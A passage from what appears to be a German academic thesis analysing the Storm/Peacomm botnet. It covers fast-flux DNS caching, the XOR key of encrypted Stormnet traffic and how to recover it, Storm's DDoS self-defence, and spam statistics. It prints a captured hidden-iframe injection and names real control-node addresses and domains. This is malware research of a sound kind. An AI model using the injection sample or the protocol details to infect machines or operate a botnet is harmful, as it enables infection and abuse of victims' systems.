X-Powered-by: PHP/5.2.1
Keep-Alive: Closed

<iframe src="/cgi-bin/in.cgi?p=user2" width="0" height="0"></iframe>


190.xxx.xxx.21 --> 192.168.2.14
GET /cgi-bin/in.cgi?p=user2 HTTP/1.1
Host: yxbegan.com
User-Agent: Mozilla/5.0 [...]
[...]
Referer: http://yxbegan.com/ind.php


192.168.2.14 --> 190.xxx.xxx.21
HTTP/1.1 302 Found
Connection: close
Location: http://www.google.com
[...]
Keep-Alive: Closed
```

DNS-Cache

Sobald ein Gateway die erste Nachricht des Typs 7 (vgl. 3.5.4 auf Seite 74) erhält, ist es in der Lage, sowohl DNS-Anfragen des Typs A, als auch Anfragen des Typs NS bzgl. der Fast-Flux-Domains zu beantworten, ohne das Ergebnis, wie sonst bei allen anderen Aktionen, zuerst bei einem der Kontrollknoten anzufordern.

Nach der zlib-Dekomprimierung der Daten, die durch die Nachrichten des Typs 7 übertragen werden, erhält man eine Liste von Fast-Flux-Domains, getrennt von jeweils einigen hundert Bytes an Binärdaten. Wandelt man diese Binärdaten in einen Hexadezimal-String um, kann man die jeweiligen IP-Adressen, die der Bot auf eine DNS-A-Anfrage zurückgibt, darin in umgekehrter Reihenfolge finden. Die Adresse `82.77.169.230` z. B. entspricht dem Hexadezimalwert `0x524DA9E6`. Sie ist dann als `0xE6A94D52` in den Daten zu finden. Dies funktioniert für jede zurückgegebene IP-Adresse.

Anfragen nach dem Nameserver beantwortet der Bot mit einer Liste der jeweils aktuellen Nameservern, z. B. `ns.yxbegan.com`, `ns2.yxbegan.com` usw. Diese Daten müssen ebenfalls in den Nachrichten enthalten sein, da alle anderen ausgeschlossen werden können. Trotzdem konnte die Kodierung der Domain-Namen in den Nachrichten bislang nicht entschlüsselt werden.

3.6 Stormnet

Ab Mitte Oktober 2007 wurde bei neuen Storm-Varianten der Overnet-Traffic verschlüsselt. Nach Stewart [74] sollte dies der Vorbereitung für den Verkauf von Teilen des Botnetzes an Spammer oder andere kriminelle Gruppen dienen. Durch einfache Verschlüsselung der Kommunikation können Teile des bestehenden Botnetzes abgetrennt und für andere Zwecke verwendet werden. Der Traffic ist mit dem 40-Byte-Schlüssel

```
0xF3AA580E78DE9b3715742c8fb341c550337A633DE613DF6C46CABE9A7748940 2↩
    ↪C0F36649EE8721BB
```

per byteweisem XOR kodiert. Bis zum aktuellen Zeitpunkt (erste Februarwoche) hat sich der Schlüssel jedoch nicht geändert, bzw. es sind keine weiteren Schlüssel aufgetreten. Da die Verschlüsselung recht schwach ist, stellte sie nur kurze Zeit eine Erschwerung der Untersuchungen dar. Tatsächlich hat sie sich inzwischen als Vorteil bei der Untersuchung erwiesen, da jeglicher reguläre Overnet-Traffic nicht mehr erfasst wird und mögliche Resultate nicht beeinträchtigen kann. Das Netzwerk, das sich aus den Bots der neuen Variante zusammensetzt, wird im Folgenden auch als *Stormnet* bezeichnet. In Unterabschnitt 3.6.1 werden zunächst die Unterschiede und Gemeinsamkeiten angesprochen, bevor in 3.6.2 ein Vorgehen beschrieben wird, mit dem der Schlüssel systematisch und mit nur

geringem Aufwand gefunden werden kann. Zum Abschluss diese Abschnittes wird in 3.6.3 ein in Python geschriebenes Skript kurz vorgestellt, das neben anderen Funktionen zur Entschlüsselung des Stormnet-Traffics verwendet wird.

3.6.1 Unterschiede und Gemeinsamkeiten

Obwohl Anfang Oktober die letzte unverschlüsselte Variante in Umlauf gebracht wurde, sind noch Bots aus dieser Zeit aktiv. Auch die Ausführung alter Storm-Binärdateien aus dieser Zeit führen nach wie vor zu einer Teilnahme am alten Overnet-Botnetz. Trotzdem existiert zwischen der Overnet- bzw. Stormnet-Kommunikation zusätzlich zur Verschlüsselung ein kleiner Unterschied, nämlich das gänzliche Fehlen der Meta-Tags in den `Search Result`-Nachrichten der verschlüsselten Variante. Dieser Nachrichten-Typ enthält ausschließlich zwei Schlüssel, was bedeutet, dass die Berechnung der Kontaktadressen der Gatewayknoten hier auf eine andere Weise erfolgt. Voraussetzung hierfür ist natürlich, dass die Meta-Tags in der alten Variante einem tatsächlichen Zweck dienten und nicht nur Verwirrung stiften sollten. Unabhängig davon ist die Tatsache, dass auch hier die Art und Weise in der die Kontakte berechnet oder bezogen werden unbekannt ist.

Die restlichen Schritte, beginnend beim Bootstrapping über den Bezug der Kontrollknoten von der Adresse `216.255.189.210`, bis hin zur TCP- bzw. HTTP-Kommunikation sind sonst identisch! Tabelle 3.5 auf Seite 90 stellt die beiden Protokolle – Overnet und Stormnet – gegenüber.

3.6.2 Finden des Schlüssels

Von der zuvor unverschlüsselten Variante des Storm-Traffics ist bekannt, dass Standard-Overnet-Pakete zur Kommunikation im Peacomm-Netz verwendet werden. Somit ist also auch der Aufbau eines jeden Paketes bekannt. Diese Kenntnis kann dazu verwendet werden, den aktuellen (Stand: Februar 2008) verschlüsselten UDP-Traffic zu entschlüsseln. In Tabelle 3.4 auf Seite 86 werden die folgenen Schritte grafisch veranschaulicht.

Dazu wird zuerst eine `Publicize`-Nachricht betrachtet, welche Storm anfänglich senden muss, um sich im Botnetz bekannt zu machen, d. h. der erste Kommunikationsschritt muss das Versenden von `Publicize`-Paketen sein. Nun kann ein verschlüsseltes Paket direkt mit einem unverschlüsseltem verglichen werden (Zeilen 1 und 3). Die ersten zwei Bytes repräsentieren jeweils das Protokoll und den entsprechenden Nachrichtentyp (alt: `0xE3`, `0x0C`; neu: `0x10`, `0xA6`). Durch eine XOR-Operation auf die Bytes erhalten wir die ersten 2 der 40 Bytes des Schlüssels, nämlich `0xF3` und `0xAA` (`0xE30C` $\oplus$ `0x10A6` $=$ `0xF3AA`).

In Byte 19 eines `Publicize`-Paketes beginnt die IP-Adresse (4 Bytes) des Senders, die generell bekannt sein sollte (Zeile 2). In diesem Schritt muss zunächst die IP-Adresse in einen Hexadezimal-String umgewandelt (Zeile 3) und dann XOR auf die Bytes der entsprechenden Stelle im verschlüsselten Paket angewandt werden. (Beispiel: Die bekannte IP-Adresse

ist 91.66.115.129 ($\triangleq$ `0x5B427381` $=: a$, die entsprechenden Bytes im verschlüsselten Paket nehmen den Wert $b :=$ `0x387F9592` an, also erhalten wir $a \oplus b =$ `0x633DE613` als Schlüssel.) Die nächsten beiden Bytes (23, 24), die den UDP-Port des Senders angeben, berechnen sich auf analoge Weise (Schlüssel: `0x6C46`). Byte 25 entspricht dem Peer-Typ und nimmt bei ausgehenden `Publicize`-Nachrichten stets den Wert 0 an. Das verschlüsselte Byte ist `0x46`, also ist der Schlüssel an dieser Stelle ebenfalls `0x46`.

Als nächstes wird ein `IP Query Answer`-Paket betrachtet (Zeile 4). In diesem sind ausschließlich Bytes 3–6 von Interesse, da diese 4 Bytes wieder der bekannten IP-Adresse entsprechen. Der Schlüssel (`0x580E78DE`) berechnet sich wie bereits zuvor durch einfaches XOR. Bis zu diesem Punkt sind nun bereits 13 Bytes mit nur geringem Aufwand gefunden (vgl. Zeile 5, Tabelle 3.4).

Danach wird eine `Connect Reply`-Nachricht benötigt, mit idealerweise mehr als 165 Bytes UDP-Nutzdaten. Da sich der Schlüssel nach Erreichen seiner maximalen Länge zyklisch wiederholt, ergibt es sich, dass bei Byte 121 des Pakets der Schlüssel von neuem beginnt ($121 \mod 40 = 1$) (siehe Zeile 6). Diese Position korrespondiert mit dem zweiten Byte eines Peer-Schlüssels, der im `Connect Reply`-Paket zurückgegeben wird (vgl. 2.4). Direkt nach diesem (16 Bytes langen) Schlüssel ist die zu dem Peer gehörende IP-Adresse und der UDP-Port verschlüsselt zu finden (Bytes 136–141).

Die so zurückgegebenen Peer-Daten (Schlüssel, IP-Adresse und Port) werden *unverschlüsselt* in einer von Storm verwendeten Konfigurationsdatei (`spooldr.ini`, `noskrnl.config`, ...) gespeichert (vgl. 3.8), was nun ausgenutzt werden kann, um die restlichen Bytes des Schlüssels herauszufinden.

Zu diesem Zweck werden die ersten (inzwischen bekannten) 6 Bytes des Schlüssels benutzt, um die zurückgegebene ID an den Bytes 121–126 zu entschlüsseln, so dass Bytes 2–7 einer ID im Klartext bekannt sind (Zeile 7). Der nächste Schritt besteht nun aus dem Suchen des unverschlüsselten Stückes der ID in der zuvor angesprochenen Konfigurationsdatei. Es ist nicht sehr wahrscheinlich, dass die Suche mit mehr als einem Treffer abschließt. Sollte dies trotzdem der Fall sein, besteht die Möglichkeit, aus der durch die erste Suche stark eingeschränkten Auswahl an IDs die richtige herauszufinden, indem das letzte Oktett der IP-Adresse und der jeweiligen Port mit den Bytes 139–141 des `Connect Reply`-Paketes verglichen wird. Der Schlüssel an diesen Positionen ist bereits bekannt (`0x633DE613`), da sie mit den Positionen 19–21 übereinstimmen.

Sobald der richtige Hash bzw. ID (und deshalb auch die IP-Adresse und der UDP-Port) herausgefunden ist, erhalten wir Byte 40 (`0xBB`) und Bytes 7–18 (`0x9b3715742c8fb341c550337A`) des Schlüssels, da Byte 40 mit Byte 120 übereinstimmt, welches das erste Byte der ID darstellt und die Positionen 7–18 entsprechen den Bytes 8–16 der ID, gefolgt von der IP-Adresse und dem Port. Bis zu diesem Zeitpunkt sind inzwischen die ersten 25 Bytes und das letzte Schlüsselbyte bekannt (Zeile 10).

Nun bestehen eine Reihe von Möglichkeiten fortzufahren. Hier wird der Einfachheit

	Nr		1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	
Nr		120	121	122	123	124	125	126	127	128	129	130	131	132	133	134	135	136	137	138	139	140	141	142	143	144	145	146	147	148	149	150	151	152	153	154	155	156	157	158	159		
1	Publicize		10	a6	c2	b6	38	82	2b	ef	d6	e3	99	5b	4a	ad	aa	82	ae	24	38	7f	95	92	d0	4b	46																	
2																					91.66.115.129				9999		0		(bekannt)															
3			e3	0c																	5b	42	73	81	0F	27	46		(entspricht dem bekannten Wert in hex)															
4	Query Answ.		10	b6	03	4c	0b	5f																																			
5	Key		F3	AA	58	0E	78	DE													63	3D	E6	13	DF	6C	46																		
6	Con-Rpl.	1a	52	0b	f9	af	d9	7f	3a	96	b4	d5	8d	2e	12	e0	64	79	c2	c2	04	3c	a6	13	68	94	fc	2e	79	7e	1e	a5	89	0d	c2	10	30	04	f8	51	79		
7			a1	a1	a1	a1	a1	a1		(entschlüsselter Teil einer ID)																																		
8		a1	a1	a1	a1	a1	a1	a1	a1	a1	a1	a1	a1	a1	a1	a1	a1	29	F1	B8	67	40	01	00					(passende Zeile aus der Kontaktdatei, die Byte-Reihenfolge muss getauscht werden)													
9																		40.241.184.103			16385			00				(die entsprechenden Werte)														
10	Key		F3	AA	58	0E	78	DE	9B	37	15	74	2C	8F	B3	41	C5	50	33	7A	63	3D	E6	13	DF	6C	46																BB	
11	Key		F3	AA	58	0E	78	DE	9B	37	15	74	2C	8F	B3	41	C5	50	33	7A	63	3D	E6	13	DF	6C	46	CA	BE	9A	77	48	94	02	C0	F3	66	49	EE	87	21	BB	

Tabelle 3.4: Ergänzende Tabelle zu Abschnitt 3.6.2. Hellgraue Felder in der zweiten Spalte, korrespondieren mit den Byte-Positionen, die in der ersten Zeile mit „Nr“ angegeben werden. Analog dazu, korrespondieren dunkelgraue Felder mit der zweiten Zeile. Gelb markierte Zellen geben jeweils die Bytes einer Nachricht an, die zur Gewinnung neuer Teile des Schlüssels verwendet werden. Orange markierte Felder geben den bis zum jeweiligen Zeitpunkt gefundenen Teil des Schlüssels an.

halber, der nächste (Bytes 143–165) zurückgelieferte Peer im gleichen UDP-Paket im Anschluss an den soeben entschlüsselten Teil betrachtet. Die ersten 3 Bytes sind bereits bekannt, nämlich `0xDF6C46` (Bytes 23–25 des XOR-Schlüssels). Weiterhin kennen wir Bytes 160–165 (Byte 40 und 1–6 des Schlüssels). Es sollte nun keine Probleme mehr darstellen, die richtige ID in Storms Konfigurationsdatei zu finden, um so schließlich den letzten Teil des Schlüssels (siehe Tabelle 3.4, Zeile 11) zu erhalten.

3.6.3 Entschlüsselung des UDP-Traffics

Um den Stormnet-Traffic automatisch zu entschlüsseln, damit er als regulärer Overnet-Traffic in Wireshark dargestellt werden kann, wurde ein Python-Skript geschrieben, welches diese Aufgabe bewerkstelligt. Es basiert im Wesentlichen auf *Pcapy* von Core Security Technologies [13], einem Wrapper für die *libpcap*-Bibliothek [34]. Diese implementiert eine API zum hardwarenahen Zugriff auf die Netzwerkkarte. Als Eingabe wird eine Aufzeichnung des unverfälschten Datenverkehrs im `.pcap`-Format benötigt, wie es z. B. Wireshark erzeugt. Diese Datei wird mittels Pcapy geöffnet und paketweise verarbeitet. Sofern es sich um ein UDP-Paket handelt, wird es mit der Hilfe von *Impacket* [12] top-down, beginnend beim Ethernet-Frame, in seine Bestandteile zerlegt, so dass zum Schluss auf die reine UDP-Nutzlast, also auf die Bytes der Overnet bzw. Stormnet-Nachrichten als Array zugegriffen werden kann. Der Schlüssel ist ebenfalls als Array fest im Quellcode vorgegeben. Nun wird eine Schleife über die Länge l des Daten-Arrays $d'[\,]$ und des ggf. zyklisch verlängerten Schlüssel-Arrays $k[\,]$ durchlaufen, um die Klartext-Bytes durch $d'[i] \oplus k[i] \;\forall\; i \leq l$ zu berechnen. Danach werden die Daten bottom-up wieder zusammengebaut, so dass zum Schluss wiederum ein Ethernet-Frame entsteht, welches durch `Pcapy` in eine `.pcap`-Datei geschrieben wird. Anhang A.5 zeigt auszugsweise den relevanten Code des Skripts, das auf der beiliegenden CD komplett enthalten ist.

3.7 Selbstverteidigungsmechanismus von Storm

Eine der Fähigkeiten des Storm-Bots ist die Teilnahme an DDoS-Angriffen. Diese richten sich jedoch nicht nur gegen geplante Ziele wie Anti-Spam- und Anti-Malware Projekte [75], sondern können selbst provoziert werden. Im Laufe der Untersuchungen konnten zwei eingehende Angriffe beobachtet werden. Beim ersten Angriff handelte es sich um einen Ping-Flooding-Angriff, der gegen eine IP-Adresse der Universität Mannheim erfolgte. Zuvor wurden von mehreren Gatewayknoten Storm-Binärdateien in schneller Folge heruntergeladen. Eine Auswertung des Angriffs sowie Statistiken zu ausgehenden Attacken sind in 4.2 zu finden. Der zweite Angriff wurde auf gleiche Weise provoziert. Dabei handelte es sich um einen SYN-Flooding-Angriff auf die private öffentliche IP-Adresse des Autors. Von dieser Attacke stehen leider nicht ausreichend Daten für eine Auswertung zur Verfügung, da der Router oder das Kabelmodem unter der Last zusammengebrochen ist.

Im September 2007 vermeldete der SecureWorks Blog [63], dass die Angriffe Anzeichen aufweisen, automatisiert zu sein. So führen bestimmte Aktionen, wie der Download von vier verschiedenen Gateways innerhalb von 10 Sekunden, sicher zu einem DDoS-Angriff. Die Funktionalität, einen Automatismus zu bewerkstelligen, wäre jedenfalls einfach zu realisieren, da wie in 3.5.6 beschrieben wurde, bei jedem Download von einem Gateway die Anfrage zusammen mit der IP-Adresse an einen der Kontrollknoten weitergeleitet wird.

Seit dem Aufkommen von Stormnet im Oktober 2007, wurden vereinzelte Versuche unternommen, weitere DDoS-Attacken durch parallelen Download mehrerer Storm-Dateien zu provozieren, was allerdings nicht mehr gelang. Deshalb kann keine Aussage darüber getroffen werden, ob zum aktuellen Zeitpunkt (Ende Februar) die Funktion der Selbstverteidigung weiterhin besteht bzw. verwendet wird.

3.8 Zusammenfassung

In diesem sehr umfangreichen Kapitel wurde der Storm-Bot in seinem kompletten Funktionsumfang besprochen. Nach der Beschreibung des Hard- und Software-Settings in 3.1 beginnt die Analyse des Bots in 3.2 mit seiner Verbreitungsweise. Hier können drei verschiedene Arten festgestellt werden:

1. Verbreitung durch Spam
2. Ausnutzung von Browser-Exploits
3. Verbreitung in Webseiten

Die erste Variante tritt in mehreren Wellen, die jeweils ein bestimmtes Thema ansprechen, auf. Die Mails verlinken in der Regel auf professionell gestaltete Internet-Seiten, die den Benutzer dazu bringen wollen, eine Datei herunterzuladen und auszuführen, wobei es sich um Storm handelt. Für den Fall, dass der Besucher der Seite nicht darauf hereinfallen sollte, wird er, je nach verwendeter Browser-Version, mit einer Reihe von älteren Exploits konfrontiert, die den Bot ohne sein Zutun installieren sollen. Die Verbreitung mit Hilfe der Blogs geschieht nur in sehr geringem Umfang und ist möglicherweise nur eine Begleiterscheinung des Spams in Verbindung mit der so genannten Mail-to-Blog Funktion.

Abschnitt 3.3 beschreibt die Funktionen des Bots nach einer Infektion eines Win32-Systems. Er infiziert Systemtreiber, deaktiviert sicherheitsrelevante Software und wendet Rootkitfunktionen an, um unbemerkt agieren zu können. Zudem ist der Bot in einigen Varianten in der Lage, virtuelle Maschinen zu erkennen und auf diesen seine Arbeit zu verweigern. Zu den weiteren Funktionen gehört das Sammeln von E-Mail-Adressen und das Anhängen eines Iframes in HTML-Seiten, die auf dem Rechner gespeichert sind. Die Iframes binden oben genannte Browser-Exploits ein, die den Bot installieren sollen.

Die nächsten beiden Abschnitte (3.4 bzw. 3.5) erörtern die Netzwerkfunktionalität von Peacomm, sowohl als Spambot als auch in der Funktion eines Gateways. Bei beiden Varianten steht zunächst der Prozess des Bootstrappings in Overnet bzw. Stormnet am Anfang. Storm kontaktiert weitere Bots aus einer mitgelieferten Liste, um sich im Netzwerk bekannt zu machen. Die anfallenden Kommunikationsschritte werden in Abbildung 3.13 schematisch dargestellt. Im Verlauf des anfänglichen Nachrichtenaustausches verbindet sich ein Knoten zum Bot, der stets die gleiche IP-Adresse besitzt und versendet mit RSA verschlüsselte Daten, welche die IP-Adressen der Kontrollknoten beinhalten.

Befindet sich der Bot hinter einem NAT-Gerät, so erhält er die Rolle eines Spambots. Dabei ist die Schlüsselsuche von besonderer Bedeutung. Pro Tag können maximal 32 verschiedene Schlüssel gesucht werden, auf welchen zuvor per `Publish`-Operation bestimmte Daten veröffentlicht wurden. Sind diese Daten gefunden, berechnet der Bot daraus Kontaktadressen, zu denen er sich per TCP verbindet. Nach einer Authentifizierung mit einem festen 4-Byte-Schlüssel beginnt der Datenaustausch in beide Richtungen. Der Bot versendet seine gesammelten Mail-Adressen und erhält im Gegenzug Spam-Templates und IP-Adressen als Ziel für DoS-Angriffe, die er dann auch sofort umzusetzen beginnt.

Falls alle seine Ports frei zugänglich sind, beginnt der Bot als Gateway oder Superknoten zu agieren. Er dient als Vermittlungsstelle zwischen Spambots und Kontrollknoten und nimmt von beiden Seiten Nachrichten entgegen, die er entsprechend weiterleitet. Zudem nimmt ein Gateway den Platz als Reverse-Proxy und DNS-Cache in einem Fast-Flux-Netzwerk ein. Die DNS-Daten erhält er in Abständen von zwei Minuten von anderen Gateways oder kann sie direkt bei den Kontrollkonten beziehen. Eingehende Anfragen werden per HTTP weiter zum Controller geschickt, der sie abarbeitet und die Antwort wiederum über das Gateway zum Initiator sendet.

Ab Mitte Oktober 2007 wurden die Overnet-Daten verschlüsselt. Unterschiede und Gemeinsamkeiten zwischen dem daraus resultierenden Stormnet zur ursprünglichen Variante wurden ebenso vorgestellt, wie eine Methode, die es erlaubt, bei einem zukünftigen Wechsel des 40-Byte-Schlüssels, den neuen leicht zu erhalten.

Zuletzt wurde der Selbstverteidigungsmechanismus von Storm angesprochen (3.7).

3.9 Überblick

Bevor das Ende dieses Kapitels erreicht ist, soll schließlich ein Gesamtüberblick über das von Storm aufgespannte Netzwerk gegeben werden. Abbildung 3.12 auf Seite 91 ist vertikal in drei Bereiche eingeteilt. In der untersten Ebene sind die Kontrollknoten zu finden. Bei diesen nimmt der Knoten mit der IP-Adresse `216.255.189.210` eine Sonderrolle ein. Dieser nimmt früh in der Overnet/Stormnet-Kommunikation Kontakt mit den Gateways auf und teilt ihnen die IP-Adressen der anderen Controller mit. Die Gateways bilden die Schnittstelle zwischen allen weiteren beteiligten Knoten. Schließlich folgen im oberen Drittel die gewöhnlichen Spam- und DoS-Bots.

Spätestens an dieser Stelle wird ersichtlich, dass es sich beim Storm-Botnetz im Grunde um ein hybrides Netz handelt, bestehend aus einem klassischen C & C-Botnetz, welches die Gateways als Zombies und die Kontrollknoten als C & C-Server umfasst, und aus einem P2P-Botnetz, das Spambots und Superknoten beinhaltet. Die Gateways dienen dann als Schnittstelle zwischen beiden Netzen.

	Protokoll		
Bezeichnung	Overnet	Stormnet	Länge (Bytes)
`Protocol`	`0xE3`	`0x10`	—
`Publicize`	`0x0C`	`0xA7`	25
`Publicize ACK`	`0x0D`	`0xA7`	2
`Connect`	`0x0A`	`0xA0`	25
`Connect Reply`	`0x0B`	`0xA1`	≥ 27
`IP Query`	`0x1B`	`0xB1`	4
`IP Query Answer`	`0x1C`	`0xB6`	6
`IP Query End`	`0x1D`	`0xB7`	2
`Identify`	`0x1E`	`0xB4`	2
`Identify Reply`	`0x15`	`0xBF`	24
`Identify ACK`	`0x16`	`0xBC`	4
`Search`	`0x0C`	`0xA7`	19
`Search Next`	`0x0F`	`0xA5`	≥ 42
`Search Info`	`0x10`	`0xBA`	23
`Search Result`	`0x11`	`0xBB`	≥ 38
`Search End`	`0x12`	`0xB8`	22
`Publish`	`0x13`	`0xB9`	≥ 38
`Publish ACK`	`0x14`	`0xBE`	18

Tabelle 3.5: Übersicht über das Overnet-Protokoll und das verschlüsselte Äquivalent. Die Protokoll-Bytes werden in hexadezimaler Schreibweise dargestellt, die Länge entspricht der Gesamtlänge eines UDP-Frames in Bytes. Die Bezeichnungen der Typen ist Wireshark entnommen.




Abbildung 3.12: Gesamtüberblick über das Storm-Netzwerke: Hybrides Netz mit klassischen C&C-Strukturen und einer P2P-Komponente.




Abbildung 3.13: Overnet-Kommunikation im Überblick.

4 Ergebnisse

In diesem Kapitel werden die gesammelten Ergebnisse präsentiert. Abschnitt 4.1 bietet einen Überblick über sämtliche aufgezeichneten Spam-Wellen. Daneben werden Empfangs- und Sendestatistiken gegeben, sowie die unmittelbaren Auswirkungen des Stockspams auf den jeweiligen Aktienkurs untersucht. Danach werden in Abschnitt 4.2 sowohl ausgehende DoS-Angriffe als auch einen Angriff gegen eine IP-Adresse der Universität Mannheim besprochen. Darauf folgt eine Auswertung der Daten, die aus ständig wiederholten DNS-Lookups, einer von den Botnetzbetreibern verwendeten Fast-Flux-Domain, anfielen (4.3). Zuletzt wird in Abschnitt 4.4 eine Methode vorgestellt, um die Größe des Botnetzes aktiv zu ermitteln und es werden Messungen in der Zeit zwischen Dezember 2007 und Februar 2008 präsentiert.

4.1 Spamming

Im Anschluss an die Overnet-Suche nach Superknoten und deren Kontaktierung erhält der Bot seine Befehle per TCP zugeteilt. Ist eine Spam-Vorlage enthalten, beginnt er umgehend mit der Versendung der Mails. Dies findet in der Regel zwischen 5 und 10 Minuten nach dem Starten des Bots statt.

Im Zeitraum vom 29. August 2007 bis zum 18. Januar 2008 wurden insgesamt mehr als 470 000 Mails von einem einzelnen Bot versendet. Dabei wurde, wie bereits angesprochen, der infizierte Rechner in der Honeypotumgebung sowohl zum Finden von Suchschlüsseln als auch als Spambot eingesetzt. Bei der ersten Aufgabe muss der Rechner jeweils nach einer kurzen Zeitspanne neu gestartet werden. Das Spamming, sowie die Teilnahme an DDoS-Angriffen, setzen dagegen erst nach 5–10 Minuten ein. Daher lassen sich beide Aufgaben nicht miteinander vereinen. Zudem kam es in der Anfangsphase zu Instabilitäten der Software TrumanBox, die keine dauerhafte Aufzeichnung des E-Mail-Versandes ermöglichten. Die Probleme wurden jedoch durch den Autor des Programmes behoben. Dies erklärt, weshalb der Bot in fast fünf Monaten effektiv nur ca. 144 Stunden in der Lage gewesen wäre, Spam-Mails zu versenden oder an DDoS-Attacken teilzunehmen. Von diesen 144 Stunden wurden etwa 125 Stunden tatsächlich für Spamming bzw. DoS-Angriffe verwendet. Umgerechnet auf die Anzahl der Mails, ergibt sich so eine durchschnittliche Versandrate von 1,04 Mails pro Sekunde. In Phasen hoher Aktivität werden jedoch bis über 10 Mails pro Sekunde verschickt. Der Maximalwert von ca. 136 000 Mails in 24 Stunden wurde am 17. Januar 2008 gemessen.

4.1.1 Überblick

Abbildung 4.1 gibt zunächst einen Überblick über alle gesammelten Spam-Mails, beginnend Ende August. Die Mails lassen sich grob in zwei Kategorien unterteilen: Zum einen handelt es sich um die typischen Storm-Verbreitungsmails. Diese nehmen einen Anteil von 55,85 % an der Gesamtmenge aller 473 923 gesammelten Nachrichten ein. Zum anderen existieren Mails, die in irgendeiner Art und Weise finanziellen Zwecken dienen. Dies sind die restlichen 44,15 %. Die zweite Kategorie kann wiederum in die Rubriken Pharma-Spam (33,95 %), Stockspam (9,6 %) und sonstiger Spam (0.6 %) unterteilt werden, die in der Grafik mit „Pharma“, „Stocks“, „Money“ und „Jobs“ bezeichnet werden.

Mit 63,84 % Anteil nimmt die USA die eindeutige Spitzenposition der Spam-Empfänger ein. Danach schließen Deutschland mit 3,64 % und Kanada mit 3,29 % Anteil an, gefolgt von Großbritannien (2,46 %), Rußland (2,24 %) und Brasilien mit 2,13 %. Abbildung 4.2b zeigt die Auftrittsverteilung der designierten Ziele des Spams. Insgesamt wurden 172 Länder oder Regionen registriert, die Mehrzahl ist unter „Andere“ zusammengefasst. Diese Kategorie enthält alle Regionen deren Anteil unter 1 % der Gesamtmenge liegt. 99,3 % der Empfänger-Adressen aller gespeicherten Mails traten nur einmalig auf, was bedeutet, dass lediglich 3478 Empfänger mehr als einmal adressiert wurden. Dies lässt darauf schließen, dass die Mail-Adressen, die jeder Bot auf einem infizierten Rechner sammelt und an die Controller überträgt, dort selbst nicht nur gesammelt und zufällig ausgewählt mit einem Template verschickt werden, sondern auch ausgewertet werden, um die größtmögliche Effektivität zu erreichen.

Bei insgesamt annähernd 84 000 verschiedener SMTP-Server, nehmen die Empfänger-Domains, deren Anteil jeweils selbst unter 1 % beträgt, mit einem Gesamtanteil von 66,48 %, die überwiegende Mehrheit ein. Die großen Freemail- bzw. Internet-Provider übernehmen bei der Anzahl empfangener Mails die ersten Pläzte. An erster Stelle steht `hotmail.com` mit 68 415 Empfängern, was einem Anteil von 14,43 % entspricht. Mit größerem Abstand folgen `aol.com` (4,65 %), `yahoo.com` (3.82 %), `gmail.com` (1.78 %) und `msn.com` mit 1,22 %.

